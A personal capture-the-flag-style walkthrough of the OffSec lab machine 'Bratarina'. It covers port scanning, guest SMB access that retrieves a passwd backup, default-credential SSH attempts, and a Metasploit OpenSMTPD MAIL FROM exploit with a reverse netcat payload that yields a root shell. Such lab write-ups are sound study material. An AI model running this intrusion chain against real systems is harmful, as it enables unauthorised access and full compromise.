

Bratarina

Key Takeaways

- Don't tunnel on the web app too soon and once it seems like a dead end, maybe turn to looking at your enumeration again for the other services. The attack chains should not be complex, don't need to dig too hard.

Walk Through

Target: 192.168.184.71

Getting rustscan going for some quick enumeration

```
rustscan -a 192.168.184.71 --ulimit 5000
```

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 61
25/tcp	open	smtp	syn-ack ttl 61
80/tcp	open	http	syn-ack ttl 61
445/tcp	open	microsoft-ds	syn-ack ttl 61

Getting nmap running

```
nmap -sC -sV 192.168.184.71 -oA default_scripts
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
2048 db:dd:2c:ea:2f:85:c5:89:bc:fc:e9:a3:38:f0:d7:50 (RSA)			
256 e3:b7:65:c2:a7:8e:45:29:bb:62:ec:30:1a:eb:ed:6d (ECDSA)			
_ 256 d5:5b:79:5b:ce:48:d8:57:46:db:59:4f:cd:45:5d:ef (ED25519)			
25/tcp	open	smtp	OpenSMTPD

```
| smtp-commands: bratarina Hello nmap.scanme.org [192.168.45.174], pleased
to meet you, 8BITMIME, ENHANCEDSTATUSCODES, SIZE 36700160, DSN, HE
LP
|_ 2.0.0 This is OpenSMTPD 2.0.0 To report bugs in the implementation, pleas
e contact bugs@openbsd.org 2.0.0 with full details 2.0.0 End of HELP info
53/tcp closed domain
80/tcp open  http      nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title:      Page not found - FlaskBB
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: COFFEEC
ORP)
Service Info: Host: bratarina; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:

```
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: bratarina
|   NetBIOS computer name: BRATARINA\x00
|   Domain name: \x00
|   FQDN: bratarina
|_  System time: 2025-08-18T22:48:26-04:00
| smb2-time:
|   date: 2025-08-19T02:48:23
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h20m01s, deviation: 2h18m35s, median: 0s
```

Getting autorecon going

```
autorecon 192.168.184.71 --nmap-append="--min-rate=5000" --dirbuster.threads=30 -v
```

22 SSH

```
(kali㉿kali)-[~/offsec/bratarina]
$ ssh root@192.168.184.71
The authenticity of host '192.168.184.71 (192.168.184.71)' can't be established.
ED25519 key fingerprint is SHA256:2nTJLEAg905aWRgHQyB/LW2V++A1cq5roacWwn0gLN4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.184.71' (ED25519) to the list of known hosts.
root@192.168.184.71's password:
Permission denied, please try again.
root@192.168.184.71's password:
Permission denied, please try again.
root@192.168.184.71's password:
root@192.168.184.71: Permission denied (publickey,password).

(kali㉿kali)-[~/offsec/bratarina]
$ ssh root@192.168.184.71
root@192.168.184.71's password:
Permission denied, please try again.
root@192.168.184.71's password:
Permission denied, please try again.
root@192.168.184.71's password:
```

Trying some default credential logins for ssh

root:root,toor

admin:password,admin

53 DNS

nmap said this one was closed

445 smb

attempting to enumerate shares using a guest session

```
nxc smb 192.168.184.71 -u "" -p "" --shares
```

```
(kali@kali)-[~/offsec/bratarina]
$ nxc smb 192.168.184.71 -u "" -p "" --shares
SMB      192.168.184.71 445 BRATARINA      [+] Unix - Samba (name:BRATARINA) (domain:) (signing:False) (SMBv1:True)
SMB      192.168.184.71 445 BRATARINA      [+] \: (Guest)
SMB      192.168.184.71 445 BRATARINA      [+] Enumerated shares
SMB      192.168.184.71 445 BRATARINA      Share      Permissions      Remark
SMB      192.168.184.71 445 BRATARINA      -----      -----      -----
SMB      192.168.184.71 445 BRATARINA      backups     READ              Share for backups
SMB      192.168.184.71 445 BRATARINA      IPC$        READ              IPC Service (Samba 4.7.6-Ubuntu)
```

Running the spierplus module to enumerate the backups share that is reported as readable

```
nxc smb 192.168.184.71 -u "" -p "" -M spider_plus
```

```
SMB      192.168.184.71 445 BRATARINA      backups     READ              Share for backups
SMB      192.168.184.71 445 BRATARINA      IPC$        READ              IPC Service (Samba 4.7.6-Ubuntu)
SPIDER_PLUS 192.168.184.71 445 BRATARINA      [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/192.168.184.71.json".
SPIDER_PLUS 192.168.184.71 445 BRATARINA      [*] SMB Shares: 2 (backups, IPC$)
SPIDER_PLUS 192.168.184.71 445 BRATARINA      [*] SMB Readable Shares: 1 (backups)
SPIDER_PLUS 192.168.184.71 445 BRATARINA      [*] Total folders found: 0
SPIDER_PLUS 192.168.184.71 445 BRATARINA      [*] Total files found: 1
SPIDER_PLUS 192.168.184.71 445 BRATARINA      [*] File size average: 1.71 KB
SPIDER_PLUS 192.168.184.71 445 BRATARINA      [*] File size min: 1.71 KB
SPIDER_PLUS 192.168.184.71 445 BRATARINA      [*] File size max: 1.71 KB

(kali@kali)-[~/offsec/bratarina]
$ cd /tmp/nxc_hosted/nxc_spider_plus
(kali@kali)-[/tmp/nxc_hosted/nxc_spider_plus]
$ ls
192.168.184.71.json
(kali@kali)-[/tmp/nxc_hosted/nxc_spider_plus]
$ cat 192.168.184.71.json
{
  "backups": {
    "passwd.bak": {
      "atime_epoch": "2020-07-06 03:46:41",
      "ctime_epoch": "2020-07-06 03:46:41",
      "mtime_epoch": "2020-07-06 03:46:41",
      "size": "1.71 KB"
    }
  }
}
```

it says there is a backups passwd.bak file to login with smbclient and get connect to the backups share using smbclient with a null session

```
smbclient -N //192.168.184.71/backups
```

```
(kali@kali)-[/tmp/nxc_hosted/nxc_spider_plus]
$ smbclient -N //192.168.184.71/backups
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0 Mon Jul 6 03:46:41 2020
..               D           0 Mon Jul 6 03:46:41 2020
passwd.bak       N        1747 Mon Jul 6 03:46:41 2020

10253588 blocks of size 1024. 6244840 blocks available
smb: \> get passwd.bak
getting file \passwd.bak of size 1747 as passwd.bak (3.9 KiloBytes/sec) (average 3.9 KiloBytes/sec)
smb: \>
```

Looking at the contents of this file its a backup of the passwd file

```
~/offsec/bratarina/passwd.bak - Mousepad
File Edit Search View Document Help
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
21 syslog:x:102:106::/home/syslog:/usr/sbin/nologin
22 messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
23 _apt:x:104:65534::/nonexistent:/usr/sbin/nologin
24 lxd:x:105:65534::/var/lib/lxd:/bin/false
25 uidd:x:106:110::/run/uidd:/usr/sbin/nologin
26 dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
27 landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
28 sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
29 pollinate:x:110:1::/var/cache/pollinate:/bin/false
30 neil:x:1000:1000:neil,,,:/home/neil:/bin/bash
31 _smtpd:x:1001:1001:SMTP Daemon:/var/empty:/sbin/nologin
32 _smtpq:x:1002:1002:SMTPD Queue:/var/empty:/sbin/nologin
33 postgres:x:111:116:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
34
```

- users with a shell
 - root
 - postgres
 - neil

This to me looks like if I go look at the web server postgres is likely to be my entry point

attempting to ssh to the machine as neil, using password and neil didn't work

enum4linux was able to enumerate the password policy via rpc

```
=====
| Policies via RPC for 192.168.184.71 |
=====
%[94m[*] Trying port 445/tcp%[0m
%[92m[+] Found policy:
Domain password information:
  Password history length: None
  Minimum password length: 5
  Maximum password age: 49710 days 6 hours 21 minutes
  Password properties:
    - DOMAIN_PASSWORD_COMPLEX: false
    - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
    - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
    - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
    - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
    - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: 30 minutes
  Lockout duration: 30 minutes
  Lockout threshold: None
Domain logoff information:
  Force logoff time: 49710 days 6 hours 21 minutes%[0m
```


80 HTTP

Looking at the dirbuster autorecon results

there is an index page and there is a robots.txt file


```
≡ tcp_25_smtp_user-enum_hydra_expn.txt  ≡ tcp_80_http_ferobuster_dirbuster.txt ×
192.168.184.71 > scans > tcp80 > ≡ tcp_80_http_ferobuster_dirbuster.txt
1  Configuration {
260   scan_dir_listings: false,
261   request_file: "",
262   protocol: "https",
263   limitBars: 0,
264 }
265 200 GET 25l 69w 612c http://192.168.184.71/index.html
266 200 GET 1l 2w 14c http://192.168.184.71/robots.txt
```

The index.html doesn't show anything of interest to me



Neither did the robots.txt file

Looking at the root / page I see a 404 error and it tells me that the site is powered by flaskbb



404 - Page not found!

The page you were looking for does not exist.

[Back to the Forums](#)

powered by [FlaskBB](#)
© 2013 - 2025 [FlaskBB Team](#)

Looking into flaskbb exploits I found a couple of exploitdb post that highlighting flashbb exploits and at first I thought that they might be typos, becuse at one point in the article it would say flask and at another flash. So I spent sometime going down this rabbit hole, but didn't find anything.

At this point I went back to my enumeration output and wanted to look deeper into SMTP

25 SMTP

At first this didn't seem interesting

Nothing particularly of interest here

```
192.168.184.71 > scans > tcp25 > tcp_25_smtp_nmap.txt
1 # Nmap 7.95 scan initiated Mon Aug 18 22:50:16 2025 as: /usr/lib/nmap/nmap --privileged -vv --reason -Pn -T4 --min-rate=5000 -sV -p 25 "-script=banner,(smtp* or ssl*
2 Nmap scan report for 192.168.184.71
3 Host is up, received user-set (0.047s latency).
4 Scanned at 2025-08-18 22:50:17 EDT for 1s
5
6 PORT      STATE SERVICE REASON          VERSION
7 25/tcp    open  smtp    syn-ack ttl 61 OpenSMTPD
8 | banner: 220 bratarina ESMTP OpenSMTPD
9 | smtp-vuln-cve2010-4344:
10 | _ The SMTP server is not Exim: NOT VULNERABLE
11 | smtp-commands: bratarina Hello nmap.scanme.org [192.168.45.174], pleased to meet you, 8BITMIME, ENHANCEDSTATUSCODES, SIZE 36700160, DSN, HELP
12 | 2.0.0 This is OpenSMTPD 2.0.0 To report bugs in the implementation, please contact bugs@openbsd.org 2.0.0 with full details 2.0.0 End of HELP info
13 Service Info: Host: bratarina
14
15 Read data files from: /usr/share/nmap
16 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
17 # Nmap done at Mon Aug 18 22:50:18 2025 -- 1 IP address (1 host up) scanned in 1.20 seconds
18
```

Hydra was also run to try and do user enumeration

However, googling SMTPD 2.0.0 exploits did find some interesting RCE exploits

running searchsploit for some exploits

and running search for some exploits in msfconsole did find some things of interest

I get one use of metasploit in the exam so its generally not best practice for these lab machines I think, but in this case I didn't see an easy implementation of the exploit online so I went with this and it worked.

searchsploit did find some exploits for this software

```
(kali@kali)~[~/offsec/bratarina]
$ searchsploit open smtpd

-----
Exploit Title | Path
-----|-----
OpenSMTPD - MAIL FROM Remote Code Execution (Metasploit) | linux/remote/48038.rb
OpenSMTPD - OOB Read Local Privilege Escalation (Metasploit) | linux/local/48185.rb
OpenSMTPD 6.4.0 < 6.6.1 - Local Privilege Escalation + Remote Code Execution | openbsd/remote/48051.pl
OpenSMTPD 6.6.1 - Remote Code Execution | linux/remote/47984.py
OpenSMTPD 6.6.3 - Arbitrary file Read | linux/remote/48139.c
OpenSMTPD < 6.6.3p1 - Local Privilege Escalation + Remote Code Execution | openbsd/remote/48140.c
-----
```



```
msf6 > search open smtpd
```

```
Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/smtp/opensmtpd_mail_from_rce	2020-01-28	excellent	Yes	OpenSMTPD MAIL FROM Remote Code Execution
1	exploit/unix/local/opensmtpd_oob_read_lpe	2020-02-24	average	Yes	OpenSMTPD OOB Read Local Privilege Escalation

```
msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) > show options
```

```
Module options (exploit/unix/smtp/opensmtpd_mail_from_rce):
```

Name	Current Setting	Required	Description
RCPT_TO	root	yes	Valid mail recipient
RHOSTS	192.168.184.71	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	25	yes	The target port (TCP)

```
Payload options (cmd/unix/reverse_netcat):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	80	yes	The listen port

```
Exploit target:
```

Id	Name
0	OpenSMTPD 6.4.0 - 6.6.1

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) > set lhost tun0
```

```
lhost => 192.168.45.174
```

```
msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) > run
```

```
whoami
root
ifconfig | grep inet
/bin/sh: 4: ifconfig: not found
ip | grep inet
Usage: ip [ OPTIONS ] OBJECT { COMMAND | help }
       ip [ -force ] -batch filename
where  OBJECT := { link | address | addrlabel | route | rule | neigh | ntable |
                  tunnel | tuntap | maddress | mroute | mrule | monitor | xfrm |
                  netns | l2tp | fou | macsec | tcp_metrics | token | netconf | ila |
                  vrf | sr }
       OPTIONS := { -V[ersion] | -s[tatistics] | -d[etails] | -r[esolve] |
                    -h[uman-readable] | -i[ec] |
                    -f[amily] { inet | inet6 | ipx | dnet | mpls | bridge | link } |
                    -4 | -6 | -I | -D | -B | -0 |
                    -l[oops] { maximum-addr-flush-attempts } | -br[ief] |
                    -o[neline] | -t[imestamp] | -ts[hort] | -b[atch] [filename] |
                    -rc[vbuf] [size] | -n[etns] name | -a[ll] | -c[olor]}

ip a | grep inet
inet 127.0.0.1/8 scope host lo
inet 192.168.184.71/24 brd 192.168.184.255 scope global ens160
```